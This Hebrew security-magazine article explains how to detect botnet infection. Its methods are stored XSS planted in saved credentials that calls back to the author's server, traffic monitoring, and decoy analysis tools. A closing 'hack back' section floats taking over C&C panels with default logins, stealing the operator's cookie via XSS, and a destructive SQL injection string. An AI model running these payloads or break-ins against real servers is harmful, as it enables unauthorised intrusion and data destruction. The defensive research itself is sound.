digital whisper
Technologic Papers

אנטומיה של בוט - ההגנה הטובה ביותר היא התקפה

מאת לאוניד יזרסקי

הקדמה

במהלך כתיבת מאמר זה נתקפתי מספר פעמים ע"י תחושת déjà vu. אולי בגלל שאני מרגיש שעם שיטות ההגנה כיום אנחנו עדיין מפדלים במקום, אולי בגלל חולשות מיושנות (אך עדיין נפוצות) שקיימות לחלק מהבוטנטים בממשק ניהול, ואולי פשוט כי יש לי bad sectors בזכרון לטווח ארוך.

סוס טרויאני זו שיטה מאוד נפוצה לשייך את המחשב לבוטנט. בעצם, אפשר לקרוא לו סוג של client שעובד מול שרת השליטה. אבל איך לגלות שהודבקנו ב-trojan? לרובכם בטח מותקן אנטיוירוס על המחשב. השיטה הנפוצה של עבודת האנטיוירוס היא על בסיס חתימות. כלומר, בהנתן קובץ זדוני, ניתן לבנות סדרה של מאפיינים המזהים את הקובץ חד ערכית. תחשבו על פעולה פשוטה של ביצוע hash על הקובץ שהמשתמש מנסה להריץ והשוואתו מול בסיס נתונים של חתימות קבצים שזוהו כזדוניים. כמובן שהאלגוריתם האמתי קצת יותר מסובך. שיטה זו עבדה מצוין במשך שנים רבות, כאשר הווירוסים היו פרימיטיביים והמטרה העיקרית של חברות האנטיוירוס הייתה להוציא עדכון חתימות לפני שהווירוס החדש יתפשט. לכן, **חשוב מאוד תמיד להתעדכן בזמן**.

אך שיטה בסיסית זו בלבד כבר אינה מספקת. כותבי הווירוסים למדו לבנות תוכנות פולימורפיות - תוכנה שבה קובץ ההרצה נראה שונה כל פעם שבונים אותו, אך מבצע את אותו האלגוריתם. זה הופך את השיטה של חתימות לבלתי יעילה, מכיוון שאי אפשר לעקוב אחרי אלפי תצורות של אותו סוס טרויאני, כאשר עשרות צורותיו השונות מתווספות כל יום. חברות האנטיוירוס מנסות לעמוד במאמץ ומוסיפות תכונות האוריסטיות למוצריהם, המאפשרות לזהות תוכנות זדוניות על פי אופן פעולתן, התנהגות, ביצוע הנדסה הפוכה והרצה בסביבה מנותקת (sandbox).

ובכל זאת, שיטות ההגנה תמיד נשארות צד אחד מאחור.

שיטות אקטיביות לבדיקה האם המחשב שייך לבוטנט

לאחר הקמת המעבדה הקטנה שלי לחקירת בוטנטים נפוצים, התחלתי לחשוב על שיטה מקורית איך אפשר לקבל התרעות על כך, האם המכונה שלי הודבקה ושייכת לבוטנט. שיטה שתעבוד בין אם מותקן לי אנטיוירוס על המחשב, או לא. לפני שאסביר על מה מדובר, הנה מספר עובדות ממחקר קטן שעשיתי:


- רוב הבוטנטים מדווחים לשרת ווב רגיל (שרת השליטה) בעל תצורה של PHP + MySQL;
- תוכן המסר המועבר מהבוט לשרת מוצפן ברוב המקרים על ידי מפתח שהופץ עם הבוט עצמו (pre-shared key), אך התעבורה היא HTTP רגיל;
- כל רכיבי הבוטנט, גם השרת וגם הבוט עצמו, נכתבים לרוב על ידי תכניתן אחד.

שלושת הנקודות הנ"ל, ובעיקר האחרונה, גיבשו לי רעיון מעניין. תחום התוכנה רחב מאוד, פיתוח אפליקציות ווב שונה מהותית מכתיבת תוכנות שרצות על המחשב האישי או המכשיר הנייד. בדרך כלל אנשים מתמחים רק באחד מהם, כאשר השאר יכולים להיות ברמת התחביב. העובדה שמדובר על פיתוח תוכנה זדונית רק מגדיל את הפער. ולכן חשבתי לעצמי - אם מפתחים רגילים לא תמיד מצליחים ליצור אפליקציית ווב מאובטחת וחסרת פערים, אז למה שמפתחי הסוסים הטרויאנים יהיו יותר טובים ביצירת אתר שליטה והניהול (C&C) של הבוטנט חסין? בסופו של דבר, גם באבטחת מידע תחומי ההגנה וההתקפה הם תחומים שונים, ומקצועיות באחד מהם לא מבטיח בהכרח מומחיות בשני (אך תורם לו רבות ללא ספק).

אציג שתי שיטות אקטיביות לזיהוי פעילות חשודה במחשב. שיטות אלו נועדו לשימוש אנשים בעלי ניסיון מינימלי בתחום הרשתות וה-web, מכיוון שדורשות ידע בסיסי בתחזוקת שרתים ותקיפות אתרים, ושימוש בסיסי ב-network sniffer.

Cross-site scripting

כפי שהסברתי בפוסט על מבנה הבוטנט, לרוב בשרתי command and control נאגר מידע אודות פרטים טכניים של המחשב הנדבק. בדרך כלל זה כתובת IP וסוג מערכת הפעלה. אך לרוב נכלל גם מידע נוסף כגון שם המחשב, מיקום (מהגדרות במערכת הפעלה), שם משתמש שמחובר כרגע, צילום מסך ועוד.




[פאנל ניהול של מערכת לגניבת סיסמאות]

מכירים XSS? מגניב! אז למה לא להשתמש בווקטור התקיפה הנהדר הזה כדי ששרת הבוטנט ידווח לנו האם במחשב הודבק? המטרה היא לשנות אחד מנתונים הנאספים ע"י הבוט לקוד שירוץ בעת ההתחברות של מנהל הבוטנט לפאנל ניהול. בעצם מדובר על Stored XSS.


אז על מה בעצם מדובר? ישנם סוגי בוטנטים שנועדו לגנוב סיסמאות שמורות במחשב באפליקציות שונות. לדוגמה בדפדפן, לקוח FTP וכדומה. מה אם נשתול קוד "זדוני" משלנו באחת האפליקציות הנ"ל במקום שם משתמש או הסיסמה? כך שאם הבוטנט אינו מבצע סינון קלט ופלט למידע הנאסף, נוכל לגרום לקוד זה לרוץ על שרת ה-C&C ולדווח לנו. לצורך הדגמה, שמרתי ב-Firefox פרטי הזדהות, כאשר שם המשתמש הינו ה- Hello World של עולם ה- XSS:

```
admin<script>alert(1)</script>
```

לאחר מכן הדבקתי אחת המכונות במעבדה בסוס טרויאני של בוטנט בשם ISR ונכנסתי לפאנל ניהול שלו.



[admin<script>alert(1)</script> שם המשתמש שלי הוא באמת]



[Voilà!]

אבל אנחנו לא באמת רוצים שיגלו אותנו. לכן, נקים שרת שיאזין לבקשות HTTP ונשנה את הקוד של alert למשהו יותר הגיוני שיתחבר לשרת שלנו, וכך נקבל התרעה חד משמעית שנדבקנו. לדוגמה:

```
<script src="http://www.saltedhash.co.il/trap.php"></script>
```

כמו עכביש שיושב באמצע הקורים, נפעיל האזנה על קובץ הלוג בשרת ונמתין לחיבור. במקרה שלי מדובר על Apache. אין צורך באמת להקים אתר עם קבצים - מספיק לראות שהייתה בקשת התחברות כלשהי.

```
root@gibbuv-debian:/var/www# tail -f /var/log/apache2/access.log
::1 - - [17/Nov/2012:18:15:31 +0200] "OPTIONS * HTTP/1.0" 200 152 "-" "Apache/2.
2.16 (Debian) (internal dummy connection)"
::1 - - [17/Nov/2012:18:15:31 +0200] "OPTIONS * HTTP/1.0" 200 152 "-" "Apache/2.
2.16 (Debian) (internal dummy connection)"
::1 - - [17/Nov/2012:18:15:31 +0200] "OPTIONS * HTTP/1.0" 200 152 "-" "Apache/2.
2.16 (Debian) (internal dummy connection)"
::1 - - [17/Nov/2012:18:15:31 +0200] "OPTIONS * HTTP/1.0" 200 152 "-" "Apache/2.
2.16 (Debian) (internal dummy connection)"
127.0.0.1 - - [17/Nov/2012:18:20:12 +0200] "GET / HTTP/1.0" 200 445 "-" "Lynx/2.
8.8dev.5 libwww-FM/2.14 SSL-MM/1.4.1 GNUTLS/2.8.6"
127.0.0.1 - - [17/Nov/2012:18:20:20 +0200] "GET /test.php HTTP/1.0" 200 10043 "-
" "Lynx/2.8.8dev.5 libwww-FM/2.14 SSL-MM/1.4.1 GNUTLS/2.8.6"
10.0.1.2 - - [20/Mar/2013:21:01:45 +0200] "GET / HTTP/1.1" 200 483 "-" "Mozilla/
5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0"
10.0.1.2 - - [20/Mar/2013:21:01:45 +0200] "GET /favicon.ico HTTP/1.1" 404 500 "-
" "Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0"
10.0.1.2 - - [20/Mar/2013:21:01:45 +0200] "GET /favicon.ico HTTP/1.1" 404 500 "-
" "Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0"
10.0.1.2 - - [20/Mar/2013:21:02:00 +0200] "GET /trap.php HTTP/1.1" 200 294 "-" "
Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
```

[חושי העכביש אומרים לי שנדבקתי...]

מפה ניתן להבין שמישהו פתח פאנל ניהול של הבוטנט בכתובת 10.0.1.2 ואז רץ הסקריפט ששתלתי במאגר סיסמאות של Firefox.


אז איפה עוד אפשר לשתול קוד? יש בוטנטים שסורקים את הקבצים במטרה למצוא מידע רגיש, יש הגונבים פרטי הזדהות כאשר מנסים להתחבר לאתר הבנק, ויש כאלה שאוספים מידע בסיסי ואחרי זה רק ממתינים לפקודות. כדי להיות בטוח צריך לשתול את הקוד שלנו בהרבה מאוד מקומות, ובחלקן זה בלתי אפשרי עקב מגבלות של Windows (לדוגמה בשם מחשב ושמות הקבצים). אפשר ליצור כמה קבצים בשם passwords.txt שיכילו את הקוד, לשתול את השם משתמש והסיסמה בכמה שיותר אפליקציות ששומרות פרטי הזדהות, לנסות להזדהות באתרי בנקים שונים עם קוד זדוני במקום שם משתמש (תזהרו עם זה). תחשבו על עוד רעיונות מקוריים. כמו כן, כדאי להשתמש במספר שיטות קידוד שונות לשמירת קוד XSS. בקיצור, בדיוק כמו עם חיפוש XSS בכל אתר אחר.

אך שיטה זו אינה מספיקה ואף דורשת השקעת זמן וכוח. לא כל פאנל ניהול פגיע ל-XSS; לא כל פאנל ניהול הוא אתר - יש כאלה שהם אפליקציה על מחשב (למרות שגם במקרה זה אפשר לחשוב על קלט זדוני, אך זה יהיה יותר קשה); בסופו של דבר, לא כל בוטנט בכלל אוסף מידע - יש כאלה שרק ממתינים

לפקודות של ה-bot master לביצוע פעולה מסוימת, כמו תקיפת DoS. אל דאגה, חשבתי על עוד דרך גילוי פשוטה יחסית!

ניטור תעבורת הרשת

דבר מעניין שגיליתי במהלך המחקר הקטן שלי - השיטה המקובלת לתקשורת של הבוט עם שרת השליטה והניהול היא באמצעות HTTP, כאשר רק תוכן ההודעה מוצפן. המפתח הוא סימטרי והוטמע בסוס הטרויאני (בוט) בעת יצירתו. כך זה נראה בפועל:



[fHGASMMz yourself!]

התוכן לא באמת מעניין אותנו, אלא העובדה שהסוס הטרויאני בדרך כלל מדווח לשרת השליטה פעם בכמה זמן את הסטטוס שלו. סוג של משואה. לכן, מה שאפשר לעשות זה לכבות כל תוכנה אפשרית במחשב שידועה כמשתמש בתקשורת ולראות האם עדיין יש תעבורה. ברור שאי אפשר לסגור את הכל, הרי גם מערכת ההפעלה עצמה מתקשרת עם שרתים של מייקרוסופט. אבל אפשר לסנן עוד ועוד שירותים ידועים עד שנגיע למינימום תעבורה כך שיהיה קל למיין אותה. עכשיו נוכל בקלות לסרוק תעבורה לא מוכרת ולבדוק האם זו פעילות זדונית, או פשוט משהו שפיספסנו.

את ניתוח התעבורה אני ממליץ לעשות עם שני כלים - Wireshark שבעל יכולת סינון מתקדמת, אך אינו מודע לתהליך שיוצר את התעבורה, והכלי של SysInternals בשם Process Monitor שיכול לסנן לפי תהליך. (מידע על כלים אלו וקישורים להורדה ניתן למצוא בעמוד רשימת כלי אבטחת מידע בבלוג שלי).

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
19:11:43..	wuauclt.exe	1680	TCP Send	10.0.1.4:1186 -> 10.0.1.1:http	SUCCESS	Length: 167
19:11:43..	wuauclt.exe	1680	TCP Send	10.0.1.4:1186 -> 10.0.1.1:http	SUCCESS	Length: 76
19:11:43..	wuauclt.exe	1680	TCP Receive	10.0.1.4:1186 -> 10.0.1.1:http	SUCCESS	Length: 212
19:11:43..	wuauclt.exe	1680	TCP Disconnect	10.0.1.4:1186 -> 10.0.1.1:http	SUCCESS	Length: 0
19:12:43..	wuauclt.exe	1680	TCP Send	10.0.1.4:1187 -> 10.0.1.1:http	SUCCESS	Length: 167
19:12:43..	wuauclt.exe	1680	TCP Send	10.0.1.4:1187 -> 10.0.1.1:http	SUCCESS	Length: 76
19:12:43..	wuauclt.exe	1680	TCP Receive	10.0.1.4:1187 -> 10.0.1.1:http	SUCCESS	Length: 212
19:12:43..	wuauclt.exe	1680	TCP Disconnect	10.0.1.4:1187 -> 10.0.1.1:http	SUCCESS	Length: 0
19:13:43..	wuauclt.exe	1680	TCP Send	10.0.1.4:1188 -> 10.0.1.1:http	SUCCESS	Length: 167
19:13:43..	wuauclt.exe	1680	TCP Send	10.0.1.4:1188 -> 10.0.1.1:http	SUCCESS	Length: 76
19:13:43..	wuauclt.exe	1680	TCP Receive	10.0.1.4:1188 -> 10.0.1.1:http	SUCCESS	Length: 212
19:13:43..	wuauclt.exe	1680	TCP Disconnect	10.0.1.4:1188 -> 10.0.1.1:http	SUCCESS	Length: 0
19:14:43..	wuauclt.exe	1680	TCP Send	10.0.1.4:1189 -> 10.0.1.1:http	SUCCESS	Length: 167
19:14:43..	wuauclt.exe	1680	TCP Send	10.0.1.4:1189 -> 10.0.1.1:http	SUCCESS	Length: 76
19:14:43..	wuauclt.exe	1680	TCP Receive	10.0.1.4:1189 -> 10.0.1.1:http	SUCCESS	Length: 212
19:14:43..	wuauclt.exe	1680	TCP Disconnect	10.0.1.4:1189 -> 10.0.1.1:http	SUCCESS	Length: 0
19:15:43..	wuauclt.exe	1680	TCP Send	10.0.1.4:1190 -> 10.0.1.1:http	SUCCESS	Length: 167
19:15:43..	wuauclt.exe	1680	TCP Send	10.0.1.4:1190 -> 10.0.1.1:http	SUCCESS	Length: 76
19:15:43..	wuauclt.exe	1680	TCP Receive	10.0.1.4:1190 -> 10.0.1.1:http	SUCCESS	Length: 212
19:15:43..	wuauclt.exe	1680	TCP Disconnect	10.0.1.4:1190 -> 10.0.1.1:http	SUCCESS	Length: 0

Showing 48 of 164,801 events (0.029%) Backed by virtual memory

[מזל שאני לא על מודם סלולרי]

Follow TCP Stream

Stream Content

```
GET /isp/index.php?action=add&username=admin<script>alert(1)</
script>&password=Hag_sameach!&app=Firefox%
203.5/4&pcname=ACCOUNTING&redirectname=http://10.0.1.1 HTTP/1.1
User-Agent: HardCore Software For : Public
Host: 10.0.1.1

HTTP/1.1 200 OK
Date: Wed, 15 May 2013 17:19:26 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze14
Set-Cookie: PHPSESSID=rvfogtasgsd2n2nvm87693rv37; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 0
Content-Type: text/html
```

Entire conversation (1798 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

[לא זוכר שהתחברתי לאתר 10.0.1.1 מתישהו]

בצילום של Wireshark אפשר לראות סיסמא שלי שנשלחת בצורה גלויה לאתר כלשהו שלא נכנסתי אליו בדפדפן. ובצילום של Process Monitor רואים שאיזשהו תהליך מדווח כל דקה בדיוק לשרת מוזר. עכשיו אפשר לחסום את הכתובת של שרת השליטה (C&C) ב-Firewall ולמנוע דלף מידע נוסף.

מניעת הדבקות

עכשיו שגילינו ששויכנו לבוטנט כזה או אחר, או אפילו כמה, ופירמטנו את המחשב (It's the only way to be sure. © Ripley), איך נמנע הדבקות חוזרת? בפסקה הראשונה כתבתי שלרוב אנטיוירוס לא יצליח לזהות סוס טרויאני מתקדם (בין אם הוא פולימורפי או משתמש ב-0day).

פה באה לידי ביטוי עוד תכונה מעניינת שגיליתי. הרבה בוטנטים (והמתקדמים שביניהם בעיקר) בודקים עמידה של המחשב בקריטריונים מסוימים לפני שמדביקים אותו. בפרק הראשון סיפרתי שאחת השיטות של יוצרי הבוטנט למנוע רדיפה של נציגי השלטון היא לבדוק האם המחשב נמצא במדינה שבה גם הם נמצאים. במידה וכן, הבוט לא מותקן והסוס הטרויאני משמיד את עצמו. ולכן אפשר לשנות את המיקום בהגדרות לאוקראינה, לדוגמה, וכך להיות "אחד מהחברה".

אז המדינה זה לא הדבר היחיד שנבדק. מסתבר שחלקם בודקים גם הימצאות של תוכנות מסוימות, תוכנות המעידות שהמחשב שייך לאדם עם רקע בתקשורת ורברסינג. למה? כדי לצמצם עוד יותר את הסיכוי לחשיפה בפני אנשי החוק או מעבדות המחקר של חברות האנטיוירוס.

אילו תוכנות נבדקות? לרוב זה IDA ו-Wireshark. אז אפילו אם אתם לא עוסקים בתקשורת או רברסינג, כדאי להתקין תוכנות אלו (או ליצור את התיקיות והרשומות ב-registry) כדי לצמצם את סיכויי ההדבקות.

a la guerre comme a la guerre

במלחמה כמו במלחמה. למה לא לשבש לחלאות את כל המיזם? אלו רק מחשבות מה אפשר לעשות ובכלל פרי דמיון פרוע ואינו מומלץ לביצוע בבית ללא התייעצות קודמת עם עורך דין.

השתלטות על פאנל ניהול

אם גילינו את כתובת שרת השליטה באמצעות תקיפת XSS, למה לא להתחבר אליו? הרי בדרך כלל שרת השליטה והפאנל ניהול הם אותו אתר. אפשר לנסות פרטי הזדהות admin : admin ויש לזה סיכוי להצליח אם מדובר על ילדים שלא יודעים מה הם עושים. דרך יותר בטוחה, וצריך לחשוב עליה מראש, זה ליצור קוד XSS שלא רק ידווח לנו שהודבקנו ומה כתובת שרת השליטה, אלא גם תשלח לנו את ה-cookie של מי שהתחבר לשרת. אפשר לחפש את הקוד של פאנל ניהול ברשת ולנסות למצוא חולשות בבדיקת פרטי הזדהות.

מה לעשות אחרי שנכנסנו? קודם כל למחוק את עצמנו משם. האם תרצו גם למחוק את כל השאר, להשאיר מסר מלוכלך או לשטול קוד זדוני משלכם שידווח לכם מי ומתי נכנס לשם? להחלטתכם, אבל עדיף לעבוד דרך proxy.

SQL Injection

זוכרים את השם משתמש שלי?

```
admin<script>alert(1)</script>
```


אז יש לי עוד אחד:

```
admin'; DROP ALL TABLES;--
```

השאר אני משאיר לדמיון שלכם.

לסיכום

ישנו אינספור בוטנטים קיימים באינטרנט, רובם מוסתרים היטב ומחזיקים עשרות אלפי בוטים פעילים. אך עם קצת ידע בחיפוש מתקדם בגוגל ניתן למצוא מאות פאנלי ניהול חשופים לעולם כולו. חלקם נטושים, חלקם פעילים. הנה דוגמה לבוטנט שמצאתי לאחר חיפוש של כמה דקות עם הזדהות באמצעות שם משתמש ברירת מחדל. שימו לב להשקעה בממשק משתמש שמזכיר שולחן עבודה!



[אפילו יש בוט אחד מישראל]

ניסיתי להציג במאמר זה דרך חשיבה לא סטנדרטית להתמודדות עם האיום. לא בהכרך זה יהיה שימושי בצורתו הנוכחית למשתמש הביתי. המסר הוא פשוט - שיטות ההגנה תמיד יהיו צעד אחד מאחור, אך חשוב לא להישאר שני צעדים אחורה.

למי שהתעניין בנושא, הנה מקור נחמד לסקירת בוטנטים חדשים שיוצאים :

http://malware.dontneedcoffee.com

על המחבר

